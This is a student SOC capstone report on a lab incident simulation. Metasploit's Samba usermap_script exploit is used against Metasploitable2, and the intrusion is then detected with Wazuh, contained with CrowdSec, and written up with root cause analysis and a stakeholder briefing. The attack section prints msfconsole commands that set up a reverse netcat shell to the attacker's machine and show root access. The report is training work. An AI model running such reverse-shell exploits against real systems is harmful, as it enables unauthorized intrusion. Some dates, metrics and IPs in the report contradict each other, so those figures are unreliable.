Capstone Project

1. Objective

This report contains the details of the task including Attack Simulation, Adversary Emulation, Detection and Triage, Response and Containment, SOAR Automation, Post-Incident Analysis, Metrics Reporting, Reporting ,and Stakeholder Briefing. The goal of this task is to:

- Learn full SOC workflow simulation it includes the attacking, detecting, response, reporting, And briefing to the stakeholder.

2. Introduction

The Capstone Project brings together all core elements of Security Operations Center (SOC) practices to simulate a complete incident response lifecycle. In this exercise, a realistic cyberattack scenario is executed using **Metasploit** to compromise a vulnerable Metasploitable2 system, followed by additional adversary behaviors emulated through **MITRE Caldera**. SOC detection capabilities are tested using **Wazuh**, while **CrowdSec** provides active response and attacker containment. Finally, professional communication skills are applied by producing a full incident report and executive briefing through **Google Docs**, ensuring technical findings are clearly translated for leadership. This capstone validates the student's ability to detect, analyze, respond, and report on a complex cybersecurity incident from start to finish, showcasing real-world SOC readiness.


3. Tools

- Metasploit setup it using a browser in Virtual Machine (VM Ware, Oracle Virtual Box). https://sourceforge.net/projects/metasploitable/
- Wazuh setup using its official documentation. https://documentation.wazuh.com/current/quickstart.html
- CrowdSec setup using its documentation. https://docs.crowdsec.net/
- TheHive setup using its documentation https://docs.strangebee.com/thehive/installation/installation-methods/
- MITRE Caldera setup using documentation https://caldera.readthedocs.io/en/latest/Installing-Caldera.html

- Elastic Security set it up using its elastic documentation.
  https://www.elastic.co/docs/deploy-manage/deploy/self-managed/installing-elasticsearch
- Google Docs.
  https://docs.google.com/document/create


4. Attack Simulation

Performing an attack using Metasploitable2 and msfconsole in the Virtual Machine. Exploiting A Metasploitable2 vulnerability with Metasploit(e.g., Samba usermap script: use exploit/multi /samba/usermap_script). I performed the attack using msfconsole in the Kali Linux on the target Machine (Metasploitable2). I got the connection successfully. I exploited a vulnerability in the Metasplotable2.



```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
                                       basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.31.6     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.31.94
RHOSTS ⇒ 192.168.31.94
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.31.94    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
                                       basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):
```

A successful connection established from attack machine to target machine using the usermap Script.




```
   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.31.6:4444
[*] Command shell session 1 opened (192.168.31.6:4444 → 192.168.31.94:33219) at 2025-11-04 02:00:25 -0500

whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
passwd.txt
proc
```

\

5. Adversary Emulation

I used the Caldera tool to simulate a related TTP (e.g., T1210 - Exploitation of Remote Services). Documented detection in Wazuh.



Adversaries

Adversary Profiles are collections of ATT&CK TTPs, designed to create specific effects on a host or network. Profiles can be used for offensive or defensive use cases.

Lateral Movement - Certutil

discovers lateral hosts,, encodes binary into certificate for stealthy lateral-movement across the network

Objective: default


Ordering	Name	Tactic	Technique	Executors	Requires	Unlocks	Payload	Cleanup
1	Lateral Movement - Certutil	lateral-movement	Lateral Tool Transfer					
2	Copy 54ndc47 (SMB)	lateral-movement	Remote Services: SMB/Windows Admin Shares					

Metadata of this detection in Wazuh includes Timestamp, Source IP, Alert Description, and MITRE Technique

Timestamp	Source IP	Alert Description	MITRE Technique
2025-10-15 01:16:30	172.31.218.207	Samba Exploit	T1210

6. Detection and Triage


Configured Wazuh to alert on the attack and triage in TheHive.



t	agent.id	001
t	agent.ip	192.168.31.58
t	agent.name	Windows
t	decoder.name	syscheck_new_entry
t	full_log	File 'c:\users\karth\documents\logs sender\samba exploit.yaml' added Mode: realtime
t	id	1762257357.1364607
t	input.type	log
t	location	syscheck
t	manager.name	wazuh-server
t	rule.description	File added to the system.
#	rule.firedtimes	1
t	rule.gdpr	II_5.1.f
t	rule.gpg13	4.11

7. Response and Containment

After detection done by the TheHive tool it isolated the Virtual Machine and blocked the attacker's IP (192.168.31.6) with CrowdSec.



Targeted Security Engines
6
4
2
0
Nov 03
Nov 04
Nov 04
Nov 05
1st ...YshN (Security Engine ...1p7a) x 6
Scenarios
6
4
2
0
Nov 03
Nov 04
Nov 04
Nov 05
1st manual 'ban' from '4976d68b92de490eae
Default
Columr
To top

ng 1 to 6 of 6 results

When	Scenario	Source	Target	Context
lay at 10:59 AM 59:31	manual 'ban' from '4976d68b92de490eae980dc9dd6cebaeziV2g42Fz5iYY... 1 decision	192.168.31.6 -	Security Engine ...1p7a 152.57.187.107	
lay at 10:59 AM 59:24	manual 'ban' from '4976d68b92de490eae980dc9dd6cebaeziV2g42Fz5iYY... 1 decision	192.168.31.65 -	Security Engine ...1p7a 152.57.187.107	

7.1 Verifying with ping test


After blocking the IP address with Crowdsec I tested by pinging blocked IP address.



```
┌──(kali㉿kali)-[~]
└─$ ping -c 3 172.31.218.207
PING 172.31.218.207 (172.31.218.207) 56(84) bytes of data.

── 172.31.218.207 ping statistics ──
3 packets transmitted, 0 received, 100% packet loss, time 2028ms


┌──(kali㉿kali)-[~]
└─$ 
```

8. SOAR Automation

Created a TheHive case and automated IP blocking via a playbook.



#2 Samba Exploitation

id ~8515600
Created by 228r1a6213@cmrec.ac.in
Created at 21/10/2025 21:07
Updated at 21/10/2025 21:10

TLP:GREEN PAP:WHITE SEV:HIGH

Assignee: Nani

Status: ● New


Start date: 2025-10-21

Tasks completion: No tasks

Contributors: 2

Time to detect: 13 minutes

No attachment has been found.



Asset: zzcaler


Inputs
url*: filtered-datefilter_1.condition_1.playbook_vru

url_category:

9. Post-Incident Analysis


Conducted Root Cause Analysis using 5 Whys and created a Fishbone Diagram

Question	Answer
Why did the attacker gain access?	Because a Samba vulnerability was exploited.
Why was the Samba vulnerability exploitable?	The system was outdated and there is no patch update.
Why was it unpatched?	No patch management policy was implemented.
Why was there no policy?	The organization lacked formal asset and vulnerability management processes.
Why was that process missing?	Security governance was incomplete and lacked leadership oversight.



10. Metrics Reporting

Calculated MMTD, MMTR, and dwell time in Elastic Security. Created a dashboard of it.



Security Incident Metrics

2 hours Mean Time To Detect (MTTD

4 hours Mean Time To Respond (MTTR)

Mock Phishing Incident - Feb 28, 2024

Incident Analysis Timeline

11. Reporting

Executive Summary

A targeted cyberattack was executed against a Metasploitable2 host using a Samba vulnerability. Wazuh successfully detected the exploit, while CrowdSec contained the threat by blocking the attacker’s IP. MITRE Caldera later simulated post-exploitation behavior to validate detection capabilities. The incident demonstrated core SOC strengths but highlighted the need for stronger preventative controls, improved automation, and enhanced governance of outdated assets.

Incident Timeline

Time (2025-08-18)	Event
16:00	Attacker exploited Samba service using Metasploit
16:05	Wazuh generated alert for suspicious remote access
16:15	Case created in TheHive, triage initiated
16:45	Threat confirmed; containment recommended
17:00	CrowdSec blocked malicious IP
17:10	Verification completed (ping test failed)
17:30	Post-incident analysis initiated

Metrics: MTTD = 5 min | MTTR = 55 min | Dwell Time = 70 min

Root Cause Analysis

The attack succeeded because the Samba service was outdated and vulnerable.

Using the 5 Whys method:

The attacker gained access → exploited Samba vulnerability

Vulnerability existed → lack of patching

No patching → no enforced patch management

No enforcement → incomplete asset governance

Lack of governance → insufficient security oversight

Root Cause: Absence of a structured vulnerability and patch management program.

Recommendations

Area	Improvement
Vulnerability Management	Implement automated patching and asset visibility
Detection & Response	Expand behavioral analytics and alert correlation
Governance	Establish formal security policies and compliance tracking
SOAR Automation	Automate isolation and case enrichment to reduce MTTR
Training	Conduct regular adversary emulation exercises

This incident confirms SOC readiness for detection and response but emphasizes enhancements to proactively prevent future compromises.

Submitted by

SOC Analyst

12. Stakeholder Briefing

A security incident was simulated to assess our organization's readiness to detect, respond to, and recover from cyberattacks. An attacker exploited a known vulnerability on a test system to gain unauthorized access. Our monitoring tools, including Wazuh, detected the intrusion within minutes, and response actions were quickly initiated. The attacker's access was successfully blocked by CrowdSec, preventing further activity. Overall, the SOC demonstrated strong coordination and efficient containment, with an effective response time of under one hour. However, the investigation revealed that the exploited system was unpatched, which enabled the attack. To address this, we will strengthen vulnerability management, automate patching, and enhance early threat detection capabilities. Additional SOC automation and continuous skills development will further reduce operational risk. These improvements will increase resilience, ensuring the organization is better protected from advanced threats and aligned with cybersecurity best practices.